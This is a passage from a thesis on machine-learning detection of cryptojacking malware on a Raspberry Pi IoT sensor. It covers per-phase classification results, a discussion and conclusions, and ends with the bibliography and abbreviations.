Average	91.8935%	100%	100%	99%	90.4762%	99.6658%	96.8393%	93.3658%
Test Samples	4408	6	69	200	56	798		

Table 5.1: Anomaly Detection Accuracy of Unsupervised ML Models

In Table 5.1, one can see that IF achieves the best *Accuracy Weighted Average*. The reason is that the IF is superior in recognizing normal behaviour. Because normal behaviour has by far the most test samples, this has a significant effect on the *Accuracy Weighted Average* of the IF model. However, LOF and OCSVM are slightly better at detecting phases 3-5, particularly during the fourth phase, where the malware tries to spread across the network. That is the reason why the LOF and OCSVM models achieve a better *Accuracy Macro Average*. This shows a trade-off between the TNR and the TPR when choosing an algorithm. Overall, the accuracy of the three models is good, as the vast majority of the samples are assigned correctly. However, if a high TPR is more important, one should choose the LOF algorithm. On the other hand, if the focus lies on a high TNR, the IF is the suitable algorithm to select.

Compared to the supervised models, the phases with fewer samples have performed significantly better. Phase 1, for example, only has six samples. This is not enough data to train a supervised classifier. On the other hand, the unsupervised models are only trained with normal behaviour. Consequently, the number of samples per phase is irrelevant for anomaly detection. That is why the three unsupervised models are able to detect the samples of phase 1 with a 100% accuracy. At the same time, most of the supervised ML models do not classify a single sample of phase 1 correctly, as shown in Table 5.2. Furthermore, especially when testing phase 4, but also phase 2 and 3, the unsupervised models perform better. That said, one must keep in mind that the unsupervised models only have to distinguish between normal behaviour and anomaly. In contrast, the supervised models have six different classes to choose from.

5.1.2 Supervised Machine Learning Models

In this subsection, the results of the Decision Tree, Random Forest, SVM and KNN classifiers are discussed. On table 5.2, the results of the four models are displayed. The cells show the percentages of samples per label that have been classified correctly by the different models. The last two rows display the average percentage and the number of test samples used for every class. The last two columns once more try to evaluate the overall performance of the models. Instead of using the accuracy like for the unsupervised

models, the Macro & Weighted Average of Table 5.2 are based on the F1-Score. The F1-Score is more suitable for indicating the performance of supervised models compared to the accuracy. It is a combination of precision and recall together. The precision of an algorithm reflects the ratio of the correctly predicted malware samples relative to the total number of predicted malware observations. The recall is the proportion of the successful prediction of relevant malware patterns [25]. Thus, the *F1-Score Macro Average* shows the average F1-Score without taking the amount of test samples per class into consideration. The *F1-Score Weighted Average* on the other hand, weighs each F1-Score per class depending on the number of test samples.

Model	Normal Behaviour *TNR*	Phase 1 *TPR*	Phase 2 *TPR*	Phase 3 *TPR*	Phase 4 *TPR*	Phase 5 *TPR*	F1-Score Macro Average	F1-Score Weighted Average
Decision Tree	99.9995%	50%	85.7143%	85%	33.3333%	100%	76%	100%
Random Forest	99.9773%	0%	92.8571%	100%	33.3333%	100%	72%	100%
SVM	100%	0%	100%	85%	16.6667%	95.625%	66%	99%
KNN	100%	0%	92.8571%	90%	41.6667%	96.875%	73%	100%
Average	99.9942%	12.5%	92.8571%	90%	31.2465%	98.125%	71.75%	99.75%
Test Samples	4408	2	14	40	12	160		

Table 5.2: Classification Accuracy Supervised ML Models

The overall best performing model is based on the Decision Tree algorithm, as shown in table 5.2. It has the highest *F1-Score Macro Average* and the maximum *Weighted Average* of a 100%. Table 5.2 also shows that the classifiers are most effective at classifying the normal behaviour and phase 5. This was to be expected, as for those two classes, the most data could be collected. Except for phase 2, the results show a high correlation between the amount of training data and the classification accuracy. In other words, the more data per label have been provided during training, the better the models performed during classification. This correlation can be seen in the last two rows of table 5.2. This is the reason why the *F1-Score Weighted Average* is significantly higher for all the models, as they all achieve high accuracies for highly weighted classes. The only class that performed well during the testing with few training samples was phase 2. This finding will be discussed later. The described correlation is the result of an imbalanced classification problem; in other words, there is a bias in the distribution of examples across the known classes [75]. As mentioned earlier, especially phases 1 and 4 lack training data and have been misclassified more often than the other classes. Most ML algorithms used for classification have been developed, assuming an equal number of examples for each class. Imbalanced classification thus poses a challenge for predictive modelling. This leads to models that have poor predictive power, especially for the minority class [75], as seen for phases 1 and 4.

Tables 5.3-5.8 show the classification report of the normal behaviour and phases 1-5. The numbers in the column with the bold heading show the number of samples each model has classified correctly. The other columns show the number of samples that were misclassified to each label if there were any.

Model	**Normal Behaviour**	Phase 1	Phase 2	Phase 3	Phase 4	Phase 5
Decision Tree	4406	0	0	1	1	0
Random Forest	4407	0	0	1	0	0
SVM	4408	0	0	0	0	0
KNN	4408	0	0	0	0	0

Table 5.3: Classification Report Normal Behaviour

All models classified normal behaviour correctly with almost 100% accuracy, as shown in table 5.3. Only the models based on the Decision Tree and the Random Forest algorithm misclassify a few samples to phases 3 and 4.

Model	Normal Behaviour	**Phase 1**	Phase 2	Phase 3	Phase 4	Phase 5
Decision Tree	0	1	0	1	0	0
Random Forest	0	0	0	2	0	0
SVM	0	0	0	2	0	0
KNN	1	0	0	0	1	0

Table 5.4: Classification Report Phase 1

Table 5.4 illustrates that all the models struggle at classifying samples of phase 1 due to imbalanced classification. The minority class is more difficult to predict because, by definition, there are fewer examples of this class. This means, that it is more difficult for a model to learn its characteristics. Therefore, it is more challenging to distinguish examples from this class from the majority classes [75]. This is exactly what is happening for phase 1.

Since phase 1 only consists of six samples, of which four are being used for training, only two remain for testing. This is insufficient to make a statistically relevant statement. On the other hand, it is interesting that five out of eight test samples are misclassified as phase 3. Phase 3 consists of 200 samples in which the downloaded cryptominer is configured. During configuration, components are arranged, and files are copied or moved into other directories. Similarly, during phase 1, the cryptojacker copies itself into different sub-directories. This similarity and the bias towards phase 3 -which is a majority class compared to phase 1- could potentially be the reason for the misclassification.

Model	Normal Behaviour	Phase 1	**Phase 2**	Phase 3	Phase 4	Phase 5
Decision Tree	0	0	12	2	0	0
Random Forest	0	0	13	1	0	0
SVM	0	0	14	0	0	0
KNN	0	0	13	1	0	0

Table 5.5: Classification Report Phase 2

Even though phase 2 is the class with the least data after phases 1 and 4, the four models could classify almost all testing samples correctly. There are only three samples that are misclassified as phase 3. The SVM classifier even achieves a 100% accuracy, as illustrated in table 5.5.

Looking at table 4.1, it stands out that the second phase is the only phase where a download from the internet takes place. This might trigger specific events that could be why the models achieve such great results, despite the small training data set.

Model	Normal Behaviour	Phase 1	Phase 2	**Phase 3**	Phase 4	Phase 5
Decision Tree	3	2	0	34	1	0
Random Forest	0	0	0	40	0	0
SVM	2	0	4	34	0	0
KNN	3	0	1	36	0	0

Table 5.6: Classification Report Phase 3

The majority of samples of phase 3 are classified correctly, as shown in table 5.6. All the models, except the Random Forest, misclassify some samples as normal behaviour or as phases 1 and 2. The misclassification of normal behaviour is most likely again caused by imbalanced classification, as the normal behaviour is a majority class and makes up most of the collected data. The difficulty in differentiating some samples of phases 1-3 becomes apparent in tables 5.4 and 5.5. This means the events called during the three phases are somewhat similar, which causes the models to misclassify some of the samples.

Model	Normal Behaviour	Phase 1	Phase 2	Phase 3	**Phase 4**	Phase 5
Decision Tree	5	1	1	1	4	0
Random Forest	6	0	1	1	4	0
SVM	6	0	4	0	2	0
KNN	5	0	1	1	5	0

Table 5.7: Classification Report Phase 4

Phase 4 is the minority class with the second least data collected. Table 5.7 shows that all the models have problems classifying samples of the fourth phase. The misclassification of normal behaviour is again caused by the imbalance of the data sets during training. Especially the SVM classifier struggles to differentiate between phases 4 and 2, even though they possess similar data sizes. Therefore, the misclassification towards phase 2 might be caused by other variables like similar events being called.

Model	Normal Behaviour	Phase 1	Phase 2	Phase 3	Phase 4	**Phase 5**
Decision Tree	0	0	0	0	0	160
Random Forest	0	0	0	0	0	160
SVM	7	0	0	0	0	153
KNN	5	0	0	0	0	155

Table 5.8: Classification Report Phase 5

As outlined earlier, the classification accuracy of phase 5 is excellent. This is probably due to the fact that mining requires high computing power, which is becoming apparent by the called events. Also, phase 5 has a more significant amount of training samples than the other phase, which gives the models more examples to learn the characteristics of the phase. Only the SVM and KNN classifier assign some samples to normal behaviour, while the other two achieve a flawless result.

5.2 Discussion

This work focuses on creating an intelligent and behavioural framework, that is able to detect cryptominers affecting Linux-based and resource-constrained spectrum sensors. Literature lack solutions based on data sets, modelling the behaviour of recent cryptominers. This becomes particularly obvious with regards to the protection of IoT-Devices against cryptominers or zero-day attacks. Most data sets used to detect modern malware miss capturing the devices' internal behaviour. However, especially for malware types like cryptojackers, which require a lot of resources, performance events could give a clear indication of infection. By monitoring the internal behaviour of IoT devices and using the collected data, an ML-based detection module can be created. This claim is supported by the previous subsection, which presents the performance of the different models. All the previously trained supervised and unsupervised detection modules detected most attack samples during evaluation.

Upon choosing the best unsupervised ML Model, there is a tradeoff between the TNR and the TPR. The IF achieves the best overall weighted accuracy with the highest TNR. However, the LOF performs better regarding the macro average of the accuracies. This is the result of a slightly better TPR when compared with the IF. The best performing unsupervised ML model is the Decision Tree classifier. Upon comparison between the supervised and unsupervised approach, it stands out that the unsupervised ML models performed better at detecting anomalies reliably, especially phases 1-4. Nonetheless, this also results in more false positive assigned samples. However, the most significant advantage of the unsupervised models is their ability to detect zero-day attacks. The results show that just by studying the normal behaviour of the device, these models were able to notice most of the attack samples. This proves that the combination of behaviour fingerprinting with ML models could be a promising approach to detect zero-day attacks in the future. The supervised classifiers, on the other hand, have an advantage in classifying the normal behaviour and the fifth phase. This bias arises due to an imbalanced

classification problem, as there is a correlation between the amount of training data and the classification accuracy per class.

The malware that installs the cryptominer on the Raspberry Pi, is an altered version of the Linux.MulDrop.14 trojan. This malware already appeared mid 2017 and therefore one might be inclined to argue, that more modern and sophisticated cryptojackers will not be detected by the framework. However, particularly download, installation, and mining of the cryptominer are inevitable steps during a cryptojacker infection. Even if more sophisticated cryptojackers use different tools and therefore act differently, the infection will most likely look similar when counting the performance events of the device. Therefore, unsupervised and potentially even supervised ML models are the future of modern malware detection.

Chapter 6

Summary and Conclusions

The scale of IoT devices has changed from connected domestic appliances to connected cities in recent years [5]. In parallel with the growing importance of IoT devices, the amount of IoT concepts, platforms and networks, like crowdsensing, is increasing [14]. The device used in the present work is a Raspberry Pi as part of the real-world IoT crowdsensing platform ElectroSense [85]. Together, they aim at monitoring the radio frequency on a large scale. One of the issues in connection with IoT devices is the aspect of security [6]. These IoT platforms are often vulnerable to cyber attacks due to a lack of security interest. While the IoT market is growing, the interest in cryptocurrencies is growing at an equal pace. Additionally, malware that aims to jack third-party devices for mining purposes is booming. Since regular computers are typically well secured, cryptojackers' new targets are also IoT devices nowadays. A counterstrategy could be to combine the behaviour fingerprinting field with ML models. This has been proven to be a promising approach at detecting cyber-attacks recently. While works are experimenting with detection solutions for GCs, literature veritably lacks solutions targeting IoT devices. Therefore, the present thesis proposes multiple models that can detect cryptominers from the device's perspective. The monitoring is performed on a Raspberry Pi used as an ElectroSense sensor. A monitoring script is used to monitor the behaviour, counting the amount of 75 performance events every five seconds. Three unsupervised and four supervised ML models are trained and evaluated with the collected data. The model based on the IF algorithm, which is one of the unsupervised models, achieved the best weighted average accuracy of 93.9%. While the LOF model performs better based on the macro average accuracy with 97.7%. The Decision Tree classifier of the supervised models holds the best F1-Score Macro Average of 76%, which arises due to an imbalanced classification problem. As a result of the imbalance, the weighted average of the F1-Scores reaches 100%. To sum up, both types of models can be viable for detection using performance events, while the unsupervised approach holds the great advantage of detecting zero-day attacks.

Future works most likely contain the creation of datasets with the behaviour of different malware types. In this way, unsupervised models could be evaluated more diversely. By testing the behaviour of other malware types, the capability of detecting zero-day attacks could be further estimated. Moreover, supervised ML models could be trained to classify different types of malware. An interesting approach would also be to combine the training data sets of different sources. For example, it would be interesting to see if ML models can be optimized by combining the data of performance events and network flow.

Bibliography

[1] Harsh Kumar. An Introduction to Crypto Mining. 2021. URL: https://www.outlookindia.com/outlookmoney/cryptocurrency/an-introduction-to-crypto-mining-8446 (visited on 11/04/2021).

[2] IT-Service.network. Cryptomining – Definition. URL: https://it-service.network/it-lexikon/cryptomining (visited on 11/04/2021).

[3] Calvão, Filipe. Crypto-miners: digital labor and the power of blockchain technology. *Economic Anthropology, Vol. 6, Issue 1, pp. 123–134, Online ISSN: 2330-4847*, 2019. DOI: https://doi.org/10.1002/sea2.12136.

[4] Ghimire, Suman. Analysis of Bitcoin Cryptocurrency and Its Mining Techniques. *UNLV Theses, Dissertations, Professional Papers, and Capstones. 3603*, 2019. DOI: https://doi.org/10.34917/15778438.

[5] Investopedia. Introduction to Cryptojacking. 2021. URL: https://www.investopedia.com/terms/c/cryptojacking.asp (visited on 11/25/2021).

[6] Martin Erik, Joakim Kargaard, and Iain Sutherland. Raspberry Pi Malware: An Analysis of Cyberattacks Towards IoT Devices. *The 10h IEEE International Conference on Dependable Systems, Services and Technologies, DESSERT'2019*, 2019. DOI: https://doi.org/10.1109/DESSERT.2019.8770027.

[7] Winward, Ron. A Field Guide to Understanding IoT Attacks from the Mirai Botnet to Its Modern Variants. *Radware*, 2018.

[8] Raspberry Pi. What Is a Raspberry Pi?. URL: https://www.raspberrypi.org/help/what-is-a-raspberry-pi/ (visited on 11/27/2021).

[9] P. V. Shijo, A. Salimb. Integrated static and dynamic analysis for malware detection. *International Conference on Information and Communication Technologies (ICICT 2014)*, 2014. DOI: 10.1016/j.procs.2015.02.149.

[10] Sagar Khillar. Difference Between Static Malware Analysis and Dynamic Malware Analysis. 2018. URL: http://www.differencebetween.net/technology/difference-between-static-malware-analysis-and-dynamic-malware-analysis/ (visited on 11/29/2021).

[11] Carlin, Domhnall, Philip OrKane, Sakir Sezer, and Jonah Burgess. Detecting Cryptomining Using Dynamic Analysis. *2018 16th Annual Conference on Privacy, Security and Trust (PST), 1–6. Belfast: IEEE*, 2018. DOI: https://doi.org/10.1109/PST.2018.8514167.

[12] S. Rajendran, R. Calvo-Palomino, M. Fuchs, B. Van den Bergh, H. Cordobés, D. Giustiniano, S. Pollin, V. Lenders. Electrosense: Open and Big Spectrum Data. *IEEE Communications Magazine*, January 2018.

[13] Electrosense. Es-sensor. 2020. URL: https://github.com/electrosense/es (visited on 11/04/2021).

[14] Fabio Sisi. Creation of a Dataset Modeling the Behavior of Malware Affecting the Confidentiality of Data Managed by IoT Devices. *Communication Systems Group*, July 2021.

[15] JEGX, Geeks3D. Raspberry Pi 3: New Quad-Core Processor and Integrated WiFi + Bluetooth. 2016. URL: https://www.geeks3d.com/20160229/raspberry-pi-3-new-quad-core-processor-and-integrated-wifi-bluetooth/ (visited on 11/30/2021).

[16] Carla Tardi, Erika Rasure. Genesis Block Definition. 2021. URL: https://www.investopedia.com/terms/g/genesis-block.asp (visited on 12/01/2021).

[17] Shobhit Seth, Erika Rasure. GPU Usage in Cryptocurrency Mining. 2021. URL: https://www.investopedia.com/tech/gpu-cryptocurrency-mining/ (visited on 12/01/2021).

[18] Alexandra Kons. Monero Mining: So klappt das XMR Mining. 2021. URL: https://de.beincrypto.com/lernen/monero-mining-so-klappt-das-xmr-mining/ (visited on 12/01/2021).

[19] Sánchez, Pedro Miguel Sánchez, Jose María Jorquera Valero, Alberto Huertas Celdrán, Gérôme Bovet, Manuel Gil Pérez, and Gregorio Martínez Pérez. A Survey on Device Behavior Fingerprinting: Data Sources, Techniques, Application Scenarios, and Datasets. *IEEE Communications Surveys & Tutorials 23, no. 2 (2021): 1048–77*, 2021. DOI: https://doi.org/10.1109/COMST.2021.3064259.

[20] Barbhuiya, Sakil, Zafeirios Papazachos, Peter Kilpatrick, and Dimitrios S. Nikolopoulos. RADS: Real-Time Anomaly Detection System for Cloud Data Centres. 2018. Available: arXiv:1811.04481.

[21] Kanad Basu, Krishnamurthy Prashanth, Farshad Khorrami, and Ramesh Karri. A Theoretical Study of Hardware Performance Counters-Based Malware Detection. *IEEE Transactions on Information Forensics and Security 15*, 2020. DOI: https://doi.org/10.1109/TIFS.2019.2924549.

[22] Christoph Langner. Der Raspberry Pi im Visier von Trojanern. 2017. URL: https://www.raspberry-pi-geek.de/ausgaben/rpg/2017/10/der-raspberry-pi-im-visier-von-trojanern/ (visited on 12/14/2021).

[23] Doctor Web. Doctor Web analysiert zwei Linux-Trojaner. 2017. URL: https://news.drweb-av.de/show?i=11320&lng=de (visited on 12/14/2021).

[24] Bridges, Robert, Jarilyn Hernandez Jimenez, Jeffrey Nichols, Katerina Goseva-Popstojanova, and Stacy Prowell. Towards Malware Detection via CPU Power Consumption: Data Collection Design and Analytics. *2018 17th IEEE International Conference On Trust, Security And Privacy In Computing And Communications/ 12th IEEE International Conference On Big Data Science And Engineering (TrustCom/BigDataSE), 1680–84. New York, NY, USA: IEEE*, 2018. DOI: https://doi.org/10.1109/TrustCom/BigDataSE.2018.00250.

[25] Darabian, Hamid, Sajad Homayounoot, Ali Dehghantanha, Sattar Hashemi, Hadis Karimipour, Reza M. Parizi, and Kim-Kwang Raymond Choo. Detecting Cryptomining Malware: A Deep Learning Approach for Static and Dynamic Analysis. *Journal of Grid Computing 18, no. 2 (June 2020): 293–303*, 2020. DOI: https://doi.org/10.1007/s10723-020-09510-6.

[26] Daniel Gibert , Carles Mateu, Jordi Planes. The rise of machine learning for detection and classification of malware: Research developments, trends and challenges. *Journal of Network and Computer Applications Volume 153*, 2020. DOI: https://doi.org/10.1016/j.jnca.2019.102526.

[27] Zimba, Aaron, Zhaoshun Wang, Mwenge Mulenga, and Nickson Herbert Odongo. Crypto Mining Attacks in Information Systems: An Emerging Threat to Cyber Security. *Journal of Computer Information Systems 60, no. 4*, 2020. DOI: https://doi.org/10.1080/08874417.2018.1477076.

[28] L. Kessem. XMRig: Father zeus of cryptocurrency mining malware?. 2018. URL: https://securityintelligence.com/xmrig-father-zeus-of-cryptocurrency-mining-malware/ (visited on 01/21/2022).

[29] Musch, Marius, Christian Wressnegger, Martin Johns, and Konrad Rieck. Thieves in the Browser: Web-Based Cryptojacking in the Wild. *In Proceedings of the 14th International Conference on Availability, Reliability and Security, 1–10. ARES '19. New York, NY, USA: Association for Computing Machinery*, 2019. DOI: https://doi.org/10.1145/3339252.3339261.

[30] M. Alaeiyan, S. Parsa, M. Conti. Analysis and classification of context-based malware behavior. *Comput. Commun. 136 (2019) 76–90*, 2019. DOI: http://dx.doi.org/10.1016/j.comcom.2019.01.003.

[31] MinerBlock. 2018. URL: https://github.com/1lastBr3ath/drmine (visited on 01/25/2022).

[32] Dr.Mine. 2018. URL: https://github.com/1lastBr3ath/drmine (visited on 01/25/2022).

[33] Obuch Samuel. Detection of Cryptominers and Mining Botnets. *Masaryk University Faculty of Informatics*, 2019.

[34] Flowmon. URL: https://www.flowmon.com/ (visited on 12/01/2022).

[35] Zero-Day Attack. Jake Frankenfield. URL: https://www.investopedia.com/terms/z/zero-day-attack.asp#:~:text=A%20zero%2Dday%20attack%20(also,the%20threat%20to%20software%20users. (visited on 12/01/2022).

[36] Geng Hong, Zhemin Yang, Sen Yang, Lei Zhang, Yuhong Nan, Zhibo Zhang, Min Yang, Yuan Zhang, Zhiyun Qian, and Haixin Duan. How you get shot in the back: A systematical study about cryptojacking in the real world. *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, CCS '18, page 1701–1713, New York, NY, USA*, 2018. DOI: https://doi.org/10.1145/3243734.3243840.

[37] Amin Kharraz, Zane Ma, Paul Murley, Charles Lever, Joshua Mason, Andrew Miller, Nikita Borisov, Manos Antonakakis, and Michael Bailey. Outguard: Detecting in-browser covert cryptocurrency mining in the wild. *The World Wide Web Conference, WWW '19*, 2019. DOI: https://doi.org/10.1145/3308558.3313665.

[38] Juan D Parra Rodriguez, Joachim Posegga. Rapid: Resource and api-based detection against in-browser miners. *Proceedings of the 34th Annual Computer Security Applications Conference*, 2018. DOI: https://doi.org/10.1145/3274694.3274735.

[39] Wenhao Wang, Benjamin Ferrell, Xiaoyang Xu, Kevin W Hamlen, and Shuang Hao. Seismic: Secure in-lined script monitors for interrupting cryptojacks. *European Symposium on Research in Computer Security*, 2018. DOI: https://doi.org/10.1007/978-3-319-98989-1_7.

[40] Radhesh Krishnan Konoth, Emanuele Vineti, Veelasha Moonsamy, Martina Lindorfer, Christopher Kruegel, Herbert Bos, and Giovanni Vigna. Minesweeper: An in-depth look into drive-by cryptocurrency mining and its defense. *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, CCS '18, page 1714–1730, New York, NY, USA*, 2018. DOI: https://doi.org/10.1145/3243734.3243858.

[41] Conor Kelton, Aruna Balasubramanian, Ramya Raghavendra, and Mudhakar Srivatsa. Browser-Based Deep Behavioral Detection of Web Cryptomining with CoinSpy. *27th Annual Network and Distributed System Security Symposium, NDSS 2020, San Diego, California, USA*, 2020. DOI: https://dx.doi.org/10.14722/madweb.2020.23002.

[42] Mauro Conti, Ankit Gangwal, Gianluca Lain, and Samuele Giuliano Piazzetta. Detecting covert cryptomining using hpc. 2019. Available: arXiv:1909.00268.

[43] Palmer Danny. A Giant Botnet Is Forcing Windows Servers to Mine Cryptocurrency. 2018. URL: https://www.zdnet.com/article/a-giant-botnet-is-forcing-windows-servers-to-mine-cryptocurrency/ (visited on 02/14/2022).

[44] Newman Lily Hay. How Leaked NSA Spy Tool "EternalBlue" Became a Hacker Favorite. 2018. URL: https://www.wired.com/story/eternalblue-leaked-nsa-spy-tool-hacked-world/ (visited on 02/15/2022).

[45] Greenemeier Larry. How Cryptojacking Can Corrupt the Internet of Things. 2018. URL: https://www.scientificamerican.com/article/how-cryptojacking-can-corrupt-the-internet-of-things/ (visited on 02/16/2022).

[46] Gabriel Jozsef Berecz. and Istvan-Gergely Czibula. Hunting traits for cryptojackers. *Proceedings of the 16th International Joint Conference on e-Business and Telecommunications - Volume 2: SECRYPT„ pages 386–393. INSTICC, SciTePress*, 2019. DOI: https://doi.org/10.5220/0007837403860393.

[47] Naseem Faraz Amjad. A Deep-Learning Based Robust Framework Against Adversarial P.E. and Cryptojacking Malware. *Computer Engineering, Florida International University*, 2020. DOI: https://doi.org/10.25148/etd.FIDC009174.

[48] Fabio Gomes, Miguel Correia . Cryptojacking Detection with CPU Usage Metrics. 2020. DOI: https://doi.org/10.1109/NCA51143.2020.9306696.

[49] Maurantonio Caprolu, Simone Raponi, Gabriele Oligeri, Roberto Di Pietro. Cryptomining makes noise: Detecting cryptojacking via Machine Learning. *Computer Communications Volume 171, 1 April 2021, Pages 126-139*, 2021. DOI: https://doi.org/10.1016/j.comcom.2021.02.016.

[50] S. A. Hamad, W. E. Zhang, Q. Z. Sheng, and S. Nepal. IoT device identification via network-flow based fingerprinting and learning. *18th IEEE International Conference On Trust, Security And Privacy In Computing And Communications/13th IEEE International Conference On Big Data Science And Engineering*, 2019. DOI: 10.1109/TrustCom/BigDataSE.2019.00023.

[51] J. Pacheco and S. Hariri. Anomaly behavior analysis for IoT sensors. *Where*, 2018. DOI: https://doi.org/10.1002/ett.3188.

[52] G. Creech and J. Hu. A semantic approach to host-based intrusion detection systems using contiguousand discontiguous system call patterns. *IEEE Transactions on Computers*, 2013. DOI: 10.1109/TC.2013.13.

[53] X. Wang, C. Konstantinou, M. Maniatakos, and R. Karri. Confirm: Detecting firmware modifications in embedded systems using hardware performance counters. *IEEE/ACM International Conference on Computer-Aided Design*, 2015. DOI: 10.1109/ICCAD.2015.7372617.

[54] N. Shone, Q. Shi, M. Merabti, and K. Kifayat. Misbehaviour monitoring on system-of-systems components. *2013 International Conference on Risks and Security of Internet and Systems*, 2013. DOI: 10.1109/CRiSIS.2013.6766347.

[55] Aloseel, Abdulmohsan, Saba Al-Rubaye, Argyrios Zolotas, and Carl Shaw. Attack-Detection Architectural Framework Based on Anomalous Patterns of System Performance and Resource Utilization—Part II. *IEEE Access 9 (2021): 87611–29*, 2021. DOI: https://doi.org/10.1109/ACCESS.2021.3088411.

[56] Fromaget Patrick. How to Mine Monero Crypto Currency on Your Raspberry Pi. URL: https://raspberrytips.com/mine-monero-raspberry-pi/ (visited on 09/03/2022).

[57] Mike Driscoll. Jupyter Notebook: An Introduction – Real Python. URL: https://realpython.com/jupyter-notebook-introduction/ (visited on 11/03/2022).

[58] Google. Willkommen bei Colab. URL: https://colab.research.google.com/?utm_source=scs-index#scrollTo=5fCEDCU_qrC0 (visited on 03/11/2022).

[59] lucasjones. cpuminer-multi. 2015. URL: https://github.com/lucasjones/cpuminer-multi (visited on 12/3/2022).

[60] The ZMap Team. The ZMap Project. URL: https://zmap.io/ (visited on 03/12/2022).

[61] Shobhit Seth. How Do Cryptocurrency Mining Pools Work?. 2021. URL: https://www.investopedia.com/tech/how-do-mining-pools-work/ (visited on 03/13/2022).

[62] Knowledge Base by phoenixNAP. Date Command in Linux: How to Set, Change, Format and Display Date. 2020. URL: https://phoenixnap.com/kb/linux-date-command (visited on 03/13/2022).

[63] Scikit-learn. Scikit-learn. 2021. URL: https://scikit-learn.org/stable/ (visited on 03/21/2022).

[64] Adam Hayes. Z-Score. 2021. URL: https://www.investopedia.com/terms/z/zscore.asp#:~:text=A%20Z%2Dscore%20is%20a,identical%20to%20the%20mean%20score. (visited on 3/13/2022).

[65] Urvashi Jaitley. Why Data Normalization is necessary for Machine Learning models. 2018. URL: https://medium.com/@urvashilluniya/why-data-normalization-is-necessary-for-machine-learning-models-681b65a05029#:~:text=To%20overcome%20the%20model%20learning,descents%20can%20converge%20more%20quickly. (visited on 03/13/2022).

[66] Scikit-learn. sklearn.ensemble.IsolationForest. URL: https://scikit-learn.org/stable/modules/generated/sklearn.ensemble.IsolationForest.html (visited on 02/21/2022).

[67] Clarence Chio and David Freeman. Machine Learning and Security. *Published by O'Reilly Media*, 2018. ISBN: 978-1-491-97990-7.

[68] Scikit-learn. sklearn.neighbors.LocalOutlierFactor. URL: https://scikit-learn.org/stable/modules/generated/sklearn.neighbors.LocalOutlierFactor.html (visited on 03/22/2022).

[69] TechVidvan. SVM Kernel Functions. 2020. URL: https://techvidvan.com/tutorials/svm-kernel-functions/#:~:text=A%20kernel%20is%20a%20function,number%20of%20dimensions%20using%20kernels. (visited on 03/22/2022).

[70] DataCamp Community. Python Decision Tree Classification Tutorial: Scikit-Learn DecisionTreeClassifier. 2018. URL: https://www.datacamp.com/community/tutorials/decision-tree-classification-python (visited on 03/23/2022).

[71] Scikit-learn. sklearn.tree.DecisionTreeClassifier. URL: https://scikit-learn.org/stable/modules/generated/sklearn.tree.DecisionTreeClassifier.html (visited on 03/23/2022).

[72] Scikit-learn. sklearn.ensemble.RandomForestClassifier URL: https://scikit-learn.org/stable/modules/generated/sklearn.ensemble.RandomForestClassifier.html (visited on 03/23/2022).

[73] Scikit-learn. sklearn.svm.SVC URL: https://scikit-learn.org/stable/modules/generated/sklearn.svm.SVC.html (visited on 03/23/2022).

[74] Scikit-learn. sklearn.neighbors.KNeighborsClassifier URL: https://scikit-learn.org/stable/modules/generated/sklearn.neighbors.KNeighborsClassifier.html (visited on 03/23/2022).

[75] Jason Brownlee. A Gentle Introduction to Imbalanced Classification. 2019. URL: https://machinelearningmastery.com/what-is-imbalanced-classification/ (visited on 03/30/2022).

[76] CrowdSensing. CrowdSensing - IoT Solutions. URL: https://crowdsensing.mobi/ (visited on 04/04/2022).

[77] J. Su, D. V. Vasconcellos, S. Prasad, D. Sgandurra, Y. Feng, and K. Sakurai. Lightweight classification of iot malware based on image recognition. *2018 IEEE 42nd Annual Computer Software and Applications Conference (COMPSAC), volume 02, pages 664–669*, 2018. DOI: 10.1109/COMPSAC.2018.10315.

[78] Julianna Delua. Supervised vs. Unsupervised Learning: What's the Difference?. 2021. URL: https://www.ibm.com/cloud/blog/supervised-vs-unsupervised-learning#:~:text=Unsupervised%20learning%20uses%20machine%20learning,they%20are%20%E2%80%9Cunsupervised%E2%80%9D). (visited on 04/04/2022).

[79] X. Zhang, Z. Yang, W. Sun, Y. Liu, S. Tang, K. Xing, and X. Mao. Incentives for Mobile Crowd Sensing: A Survey. *IEEE Communications Surveys & Tutorials, vol. 18*, March 2015.

[80] L. Fernandez Maimo, A. Huertas Celdran, A. L. Perales Gomez, F. J. Garcia Clemente, J. Weimer, and I. Lee. *Intelligent and Dynamic Ransomware Spread Detection and Mitiga- tion in Integrated Clinical Environments. Sensors, vol. 19*, March 2019, pp. 1114.

[81] K. Sigler. Crypto-jacking: how cyber-criminals are exploiting the crypto-currency boom. *Computer Fraud & Security*, 2018., pp. 12-14.

[82] X. Wang, X. Zha, W. Ni, R. P. Liu, Y. J. Guo, X. Niu, and K. Zheng. Survey on block- chain for Internet of Things. *Computer Communications, 136*, 2019., pp. 10-29.

[83] P. H. Meland, B. H. Johansen, and G. Sindre. An Experimental Analysis of Cryptojacking Attacks. *Nordic Conference on Secure IT Systems*, 2019., pp. 155-170.

[84] S. Bulusu, B. Kailkhura, B. Li, P. K. Varshney, and D. Song. Anomalous example detec- tion in deep learning: A survey. *IEEE Access, 8, 132330-132347*, 2020.

[85] Electrosense platform. URL: `https://electrosense.org/#!/` (visited on 04/10/2022).

[86] M. V. Ngo, H. Chaouchi, T. Luo, and T. Q. Quek. Adaptive Anomaly Detection for IoT Data in Hierarchical Edge Computing. *arXiv preprint*, January 2020.

[87] Anomaly Detection using Resource Behaviour Analysis for Autoscaling systems. *2018 4th IEEE Conference on Network Softwarization and Workshops (NetSoft)*, 2018. DOI: `10.1109/NETSOFT.2018.8460025`.

[88] Minergate. URL: `https://minergate.com/` (visited on 03/12/2022).

Abbreviations

AI	Artificial Intelligence
AR	AutoRegressive
ARM	Advanced RISC Machines
CNN	Convolutional Neural Network
CPU	Central Processing Unit
CSV	Comma Separated Values
DoS	Denial-of-Service
DDoS	Distributed-Denial-of-Service
GC	General Computers
GPU	Graphics Processing Units
HPC	Hardware Performance Counters
IF	Isolation Forest
IoT	Internet of Things
IRC	Internet Relay Chat
KNN	K-Nearest Neighbor
LOF	Local Outlier Factor
ML	Machine Learning
NSA	National Security Agency
RBF	Radial Basis Function
RNN	Recurrent Neural Network
SSH	Secure Shell
SVM	Support Vector Machine
TNR	True Negative Rate
TPR	True Positive Rate
TPU	Tensor Processing Units
Wasm	WebAssembly
XMR	Monero

Glossary

Behavior Fingerprinting Behavior Fingerprinting focuses on the creation and management of fingerprints that model the behaviour of the device and its components [19].

Blockchain The Blockchain is a public system that holds all the records of transactions of a cryptocurrency [1].

